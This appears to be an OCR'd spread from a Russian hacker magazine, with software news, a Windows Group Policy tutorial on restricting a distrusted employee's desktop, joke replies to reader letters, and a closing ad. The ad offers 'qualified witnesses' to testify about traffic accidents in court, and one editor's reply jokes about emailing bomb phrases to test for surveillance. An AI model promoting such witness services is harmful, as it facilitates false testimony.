При запуске программа подключается через интернет к центральному серверу, откуда потом получает всю информацию о конфигурации сети и доступных ресурсах...



EVEREST Ultimate 2.80.577 Beta


Одна из лучших информационно-диагностических программ предоставит максимум информации о твоей системе. Ранее программа носила название AIDA32.



Fetch Text URL 1.6

Эта полезная добавочка к Firefox позволяет открывать ссылки на страницах и в письмах, прописанные в виде текста, а не гиперссылки. На момент публикации скачан более 20-ти тысяч раз и лидирует среди аналогов на addons.mozilla.org. Must have для тех, кто осознанно сделал выбор в пользу Firefox.

Обнаружено после громкого поста об уникальных фишках, которых, кроме как в Opera, якобы больше нигде нет.




Извлекаем картинки из PDF

Не будем спорить о достоинствах и недостатках формата PDF. Он есть, и им активно пользуются, иногда даже для создания фотогалерей и очень часто — для распространения документов, содержащих множество пояснительных схем и картинок. Мы тоже не прочь использовать эти картинки, только как выдернуть их из файла?


Конечно, Acrobat Reader позволяет копировать изображения по одному, но если их там пара сотен? Решение есть... Его не может не быть.

PDF Image Extraction Wizard невелик (всего 745 Кб), бесплатен и прост. У него даже нет обычного окна: при запуске открывается классический «мастер» (не зря в названии есть слово wizard) с кнопками Back и Next.



Remote Administrator 3.0 Beta 1

Вышла новая версия известной программы RAdmin. Пока, к сожалению, бета и Trial (90 дней).



А Д М И Н И Н Г

НАСТРОЙКА ПОЛИТИКИ ДОМЕННОЙ БЕЗОПАСНОСТИ.
ЧАСТЬ ВТОРАЯ

А Л Е К С А Н Д Р П Р И Х О Д Ь К О (S A N P R I N @ M A I L . R U)


Итак, продолжаем разговор. Займемся подстройкой доменной политики под наши нужды. Мы определились в том, что на уровне доменной политики будет очень мало параметров. Сейчас сделаем для всех пользователей домена подключение к интернету и аудит. Для настройки Internet Explorer открываем ветку в GPO Edit→ User Configuration→ Windows Settings→ Internet Explorer Maintenance→ Connection→ Proxy Settings, где и прописываем адрес прокси-сервера.

Естественно, ставишь адрес своего сервера. Если в твоей конторе есть корпоративный web-сервер, ты можешь прописать его для всех пользователей стартовой страницей. Если нет, то пропиши что-нибудь полезное, например www.rambler.ru. Для этого переходишь на закладку URLs→ Important URL, в строке Home URLs пишешь нужную стартовую страницу в формате <http://www.rambler.ru>. Теперь при запуске IE всегда будет открываться страница, заданная тобой. Еще целая куча настроек IE explorer'a прячется в ветке User Configuration→ Administrative Templates→ Internet Explorer.


Если ты хочешь перекрыть доступ к каким-либо настройкам IE explorer'a, то покопайся в User Configuration→ Administrative Templates→ Internet Explorer→ Internet Control Panel. Я обычно запрещаю доступ к настройкам подключения IE explorer'a. Если нужно запретить пользователю еще и смену стартовой страницы, то активирую пункт User Configuration→ Administrative Templates→ Internet Explorer→ Disable changing home page settings. Можешь запрещать доступ к каким-то определенным свойствам IE explorer'a или просто отключать целые пункты меню.

Теперь посмотрим, как выглядит Internet Explorer на машине Балаганова после наших хирургических вмешательств. Обновляем политику на контроллере домена и перечитываем ее на машине Балаганова.

Обрати внимание: установлена та стартовая страница, которая была прописана, и пользователь не может изменить адрес стартовой страницы, а закладки «Подключение» вообще нет. Таким образом, ты можешь полностью контролировать через GPO внешний вид и установки клиентских компьютеров. Повторюсь, для IE-explorer'a ты можешь настраивать каждый параметр или просто отключить закладки со всеми па-

Установка
прокси-сервера

Отключение меню



раметрами, находящимися на ней. Закладки отключать здесь (на примере Default Domain Policy): Default Domain Policy→ User Configuration→ Administrative Templates→ Windows Components→ Internet Explorer→ Internet Control Panel. Можешь поэкспериментировать на машине пользователя, только после изменений в политике не забывай про «groupdate». Опять же, для экспериментов лучше создай отдельное OU и играйся на нем. Боже тебя упаси делать это на доменной политике. Убьешь домен — даже не поймешь когда и как.

Теперь займемся групповой политикой, которая будет создана для твоих потенциальных врагов — слишком продвинутых пользователей. Уже созданы OU «Враги» и групповая политика с таким же именем. Привязываем групповую политику «Враги» к OU «Враги». Заготовка для борьбы уже готова! В этом OU ты и откатываешь саму групповую политику запретов. Однако в жизни часто складываются ситуации, когда потенциальный враг все-таки должен пользоваться ресурсами домена. Если ты закроешь для него все и он не сможет выполнять свои функции, скорее всего, тебя уволят. Значит, будем хитрее и оставим врагу возможности пользоваться всем необходимым для работы, но перекроем кислород при попытке заняться творчеством на участке работы, введенном тебе.

Итак, моделируем поставленную перед нами задачу. Если ты помнишь, врагом был назначен экономист Тяпкин. Он должен заходить в интернет (начальство говорит: «Интернет жизненно необходим в работе Тяпкина»), должен иметь доступ к сетевым дискам, у него должен работать определенный набор программ. Все предоставим, однако запретим изменять что-либо в настройках рабочего стола. Подключим необходимые сетевые диски, но насмерть закроем доступ в сеть всеми способами, известными ему. Сначала вспоминаешь известные способы доступа к сети. Первый — войти в «Сетевое окружение».

Убираешь ярлык «Сетевого окружения» с «Рабочего стола» в Group Policy Object Editor→ User Configuration→ Administrative Templates→ Desktop→ Hide My Network Places Icons on Desktop→ Enabled. Получи, фашист, гранату!

Следующий способ попасть в Сеть — «Проводник»→ «Сетевое окружение». Пристреливаешь его и все остальные возможности «Проводника» по доступу к «Сети»: Group Policy Object Editor→ User Configuration→ Administrative Templates→ Windows Components→ Windows Explorer: Remove "Map Network Drive" and "Disconnect Network Drive"→ Enabled; Remove Search button from Windows Explorer→ Enabled; No Computers Near Me in My Network Places→ Enabled; No "Entire Network" in My Network Places→ Enabled;

Продолжаешь вспоминать. Умный и хитрый Тяпкин помнит команду подключения сетевых дисков:



«Пуск»→ «Выполнить»→ «\\хак\Music» (вместо «Music» он пытается подключить известную ему шару, которую ты не хочешь отдавать в пользование Тяпкину). Значит, уберем пункт меню «Выполнить», попутно уберем все, что связано с сетью.

Group Policy Object Editor→ User Configuration→ Administrative Templates→ Start Menu and Taskbar:

Remove Network Connection from Start Menu→ Enabled;
Remove Search menu from Start Menu→ Enabled;
Remove Run menu from Start Menu→ Enabled;
Remove My Network Places icons from Start Menu→ Enabled;

Вид IE на клиентской машине

Обязательное применение политики





Не затронуто только «Панель управления» — оттуда тоже можно попасть в Сеть. Чтобы не мучиться, мы просто перекроем доступ к «Панели управления».

Group Policy Object Editor→ User Configuration→ Administrative Templates→ Control Panel:

Prohibit access to the Control Panel→ Enabled.

Напоследок запретим Тяпкину вызывать командный интерпретатор (cmd):



Применение политики на пользователя

Создание OU «Враги»



Тяпкин



Балаганов

Group Policy Object Editor→ User Configuration→ Administrative Templates→ System:
Prevent access to the command prompt→ Enabled.
Если даже я что-то пропустил, ты и сам найдешь, где бы докрутить гайки.

Теперь стандартный "gpupdate /force" — смотрим, что получилось. Чуть не забыл! Мы же создали групповую политику «Враги». Теперь сделаем то, что задумано: пользователь должен иметь доступ к сетевым ресурсам, необходимым для работы, и только. Пользователи-враги могут находиться в разных подразделениях (OU). Чтобы мы могли легко организовывать перекрытие кислорода, в каждом OU создадим еще одно OU и назовем его «Враги».

Далее в Group Policy Management привязываем нашу политику «Враги» к OU «Враги», вложенному в OU «Экономика». По правой кнопке мыши на GPO «Враги» делаем политику обязательной к применению.

Теперь, для того чтобы господин Тяпкин ощутил на себе всю мощь твоего гнева, перетаскиваем Тяпкина из OU «Экономика» на этаж ниже в OU «Враги».

Последний штрих перед тем, как мы посмотрим на действие политики. В каждом OU подразделений делаешь дополнительное OU «Враги». Теперь при необходимости каждый потенциальный враг в любом подразделении опускается на этаж ниже в OU и на него просто накручивается политика запретов, притом вся политика, присущая подразделению пользователя, по-прежнему действует на него. Дас ист фантастиш!

Теперь внимательно посмотрим на действие политики запретов. Сравни два рабочих стола: Тяпкин находится под гнетом политики «Враги», а Балаганов благонадежен.

Сравнение действия политик

Сравнение — «Панели управления»

Иконка «Сетевого окружения» исчезла. Смотрим, как там чувствует себя проводник.

Как видишь, сетевые диски Тяпкина остались подключенными, но само понятие сетевого окружения исчезло из «Проводника». Смотрим на «Панель управления».

Как видишь, Тяпкин просто не может найти «Панель управления». Но он не дурак. Как продвинутый пользователь, он лезет на диск C:\ в каталог Windows\System32 и находит там программу запуска «Панели управления», которая называется control.exe. Радостно потирая руки, он дважды щелкает на ней мышью и получает радостное «Операция отменена вследствие действующих для компьютера ограничений. Обратитесь к администратору сети».

Посмотрим, что творится с меню «Пуск»→ «Выполнить».

Как видишь, Тяпкин лишен доступа сразу к двум пунктам меню: «Выполнить» и «Найти». Соответственно, попытка Тяпкина запустить командный интерпретатор «cmd» из C:\ в каталоге Windows\System32 также не увенчается успехом.

Точно так же Тяпкин лишается возможности изменять какие-либо настройки «Рабочего стола» и всего того, что мы наворотили в политике.



Тяпкин



Балаганов



Так как ты настраиваешь домен один раз и надолго, потрать некоторую часть своего драгоценного времени и создай для каждого OU вложенное OU с привязанным к нему GPO ограничений. В любой момент, если заподозришь какие-либо деструктивные действия пользователей, просто перетащи подозреваемого, перечитайшь политику домена — и все. Спокойно идешь спать.

На самом деле возможности групповых политик очень широкие — нужно только разобраться в них, а в результате сможешь настроить домен так, что ни один враг, друг или просто несмышлennyй пользователь не сломает твою спокойную жизнь. Я показал лишь способ воздействия — дальше развивайся сам.



Некоторые советы. Если в твоей конторе используются ноутбуки и начальство или простые пользователи часто пользуются ими при перемещениях, выдели буки в отдельный класс и отдельное OU. Тогда можно преспокойно настроить синхронизацию папок ноута и стационарного компьютера пользователя. Еще раз позволю себе дать совет — не лепить все свои хотелки в одной групповой политике. Если возникают проблемы с чем-либо, очень сложно отыскать место возникновения проблемы. Лучше создать отдельную групповую политику для каждой настройки, дать ей понятное имя и жить спокойно. Для поиска проблем и просмотра результатов не стесняйся пользоваться закладками Group Policy Modeling и Group Policy Results в Group Policy Management.

Действие политики

Сравнение «Проводника»



Если на компьютере пользователя не применяются политики, начинай поиск с команды «gpresult» и внимательно смотри, какие политики накрутились, а какие нет. Вот и все, что я хотел рассказать о политиках. В следующих модулях мы еще вернемся к ним. Для построения боеготового домена необходимо подумать об обновлениях, борьбе с вирусами и многом другом. В следующий раз займемся борьбой с вирусами на базе продуктов «Лаборатории Касперского». До новых встреч ☺



е - м ы л о

ПИШИТЕ ПИСЬМА! SPEC@REAL.HAKER.RU

S K Y W R I T E R

**la2c4.560@mail.ru**Искандер Васильев
Купил апрельский номер*Здравствуйтесь, дорогая редакция!!!**Постоянно покупаю журнал около двух лет. Написать Вам побудили:*

- 1) очередные ляпы: содержание кривовато (признавайтесь честно: что в последний момент пошло под нож?);
- 2) где начало статьи на 76-й странице?;
- 3) фотографии отвратного качества в ЦЕЛУЮ страницу размером (если Вам больше нечего печатать, могу прислать фотографии дымящихся кашашек моего кота Васьки в высоком разрешении);
- 4) За очередной рассказ в оффтопике — спасибо!!! Под# @чил.



Здравствуйтесь, уважаемые коллеги-доктора!

Наверняка в вашей обширной практике вы встречались со многими, подчас неизлечимыми, но от этого не менее интересными недугами. Мой же научный труд посвящен одному весьма близкому, может быть, даже родному нам пациенту — читателю нашего журнала. Первое его обращение было связано с фобиями, касающимися чистоты (так называемых вездесущих «ляпов»), и с острой тягой к хирургии. Пациент утверждал, что кто-то или что-то пошло под нож, и очень интересовался, что именно.

Второе обращение, по словам клиента, вызвано манией относительно простого, казалось бы, вопроса. Даже совместными усилиями мы так и не смогли найти ответ :(.

В следующий раз клиент пришел из фотомастерской, упорно жалуясь на свои фотографии. Мне удалось убедить его в том, что на паспорт годятся даже те, что были сделаны для него. И тут мне открылась страшная тайна: оказывается, больной имеет крайне редкие симптомы микрофотокапрофилии. Объем коллекции фотовыделений просто поражает воображение!

В итоге открытие факта ежемесячной мастурбации, о которой мне, уважаемые коллеги, было сообщено в последнюю нашу встречу с клиентом, оказалось отнюдь не удивительно и лишь дополнило интереснейшую картину патологии.

В качестве решения проблемы я бы порекомендовал интенсивную шоковую терапию.

С уважением, доктор Курпатов.

**netsphere@yandex.ru**

За мной охотится ФСБ

*Здрасьте, уважаемая редакция!**Всегда хотел у вас спросить одну вещь...**А вам не лень отвечать на глупые письма ваших читателей?*

З.Ы. Собственно, сабж письма. Как узнать, что мою почту читает сотрудник ФСБ? А то у меня есть серьезные подозрения. Я думаю, что мой коллега по работе сдал меня, когда я производил махинации со счетом в игре в Pinball... Ответьте мне на какой-нибудь другой почтовый ящик.

Привет, уважаемый читатель!

Спросить «одну вещь»? Как это — спросить вещь? Как спросить — это понятно, но никакой вещи на самом деле нет. Разбирайся в формулировках — это домашнее задание тебе!

А что до глупых писем... Честно говоря, мы всегда грезим преумножением количества глупости на Земле, поэтому и плодим ее направо и налево. А то, что мы помещаем ее в раздел «Е-мыло», так это так — чтобы не разбегалась по всему журналу. Глупость к глупости. С введением покончил. Теперь выведение. Проверить, читает ли твою почту ФСБ, очень легко: просто пошли письмо по адресу binladen@rocks.ir, содержащее фразу «Бин Ладен Нью-Йорк динамит взорвать ...» и т.п. Если придут в течение 10-15-ти минут, значит, точно читают. Коллег же, как и предмет махинаций, следует выбирать очень осторожно. Pinball является объектом авторского права с ограничением по вмешательству в него, декомпиляции и т.д.

Письмо, как видишь, отправили в другой ящик. Принимай!

**druve@yandex.ru**

Не ставится значок на папку

Здравствуйтесь, дорогая редакция журнала «Спец Хакер». У меня такая проблема... Если я меняю значок папки, она сразу же становится скрытой. Но в проводнике Винды я ее видеть могу, а в Total Commandere она показывается как скрытая. Хотя раньше все было нормально. Как мне кажется, это стало случаться после установки нового винчестера. Хотелось бы устранить эту проблемку. Заранее очень благодарен!



Доброго времени суток!

Проблема на самом деле для меня оказалось неразрешимой. Я очень, очень долго бился над ней, пытался и так и сяк... В общем, я рассматривал целую кучу вариантов — никак не получается воспроизвести проблему. Папка остается такой, какой и была. Просто внутри нее появляется файл Desktop.ini, в котором описывается, в числе прочего, какая иконка используется для папки. Так вот этот файл скрытый, но по умолчанию, и, насколько я знаю, Explorer его не показывает. Так что проблема устранена :).

Удачи!



hothack@tut.by

Кирия aka HotHack
Диск с вирусом

Привет, Хакеры!

Я купил майский номер «Спец Хакера», и там было CD-приложение с разным софтом. Я ради интереса решил проверить диск на вирусы (у меня установлен «Антивирус Касперского»). И что?! Мой антивирус нашел трояна Backdoor.Win32.NTRootkit.044 в каталоге `..\Software\Bonus\NTPlus\rk.zip` и потенциально опасное ПО `Exploit.Linux.Veribau.a` в `..\Software\Tools\Metasploit\framework-2.5.tar.gz` и `framework-2.5.exe`.

Я не знаю, какой вред могут нанести эти вирусы, но все равно проверяйте софт перед тем, как записывать его на диск! А Вы сами знали, что эти проги заражены?! Сколько у меня есть дисков Вашего журнала, и там я никогда не находил ни одного вируса, а может, там тоже есть, только скрытые?! Пожалуйста, ответьте!

Привет, горячий хакер!

Удивительно! Честно говоря, я ни разу не видел Спец с CD-приложением. Честно говоря, ума не приложу, где ты нашел «Хакер Спец» с диском! Поразительно.

Но еще более поражает воображение тот факт, что ты нашел не только журнал с диском, но и CD с «Антивирусом Касперского». Уверен, что антивирус у тебя лицензионный. Молодец! Хоть кто-то поддерживает отечественного производителя.

После того как мы узнали, что диски заражены такими страшными вирусами, мы в экстренном порядке выслали команду, которая прямо на заводе вылечила готовые диски! Спасибо тебе, добрый человек. Честно говоря, даже и не знаю, что бы мы без тебя делали. Тут Аваланч решил предложить тебе работу по проверке дисков твоим «Антивирусом Касперского», но подумал, что ты, наверное, не согласишься на столь скромное предложение...

К вопросу о скрытых вирусах — это к автору предыдущего письма. У него большой опыт по установке атрибута «скрытый» на файлы, так что... В общем, вирус не так сложно сделать скрытым — просто меняешь атрибут...

Итак, мы тебе ответили, как могли. Жаль, что бред вышел — писали под утро :).



no@such.email.ru

Помощь при ДТП

Окажем юридическую помощь при ДТП, проконсультируем по конфликтным ситуациям на дорогах.

Срочный выезд в пределах МКАД по требованию.

ПРЕДОСТАВИМ КВАЛИФИЦИРОВАННЫХ СВИДЕТЕЛЕЙ-пассажиров в случае ДТП, АПН, конфликтных ситуаций на дорогах.

При предоставлении свидетелей осуществляется срочный выезд на место.

Фотографирование местности. До прибытия свидетелей наши специалисты по телефону произведут опрос с целью фиксации значимых особенностей и деталей обстановки для последующего свидетельствования в суде или при разборе ситуации в органах гос. власти, как очевидцев произошедшего события.

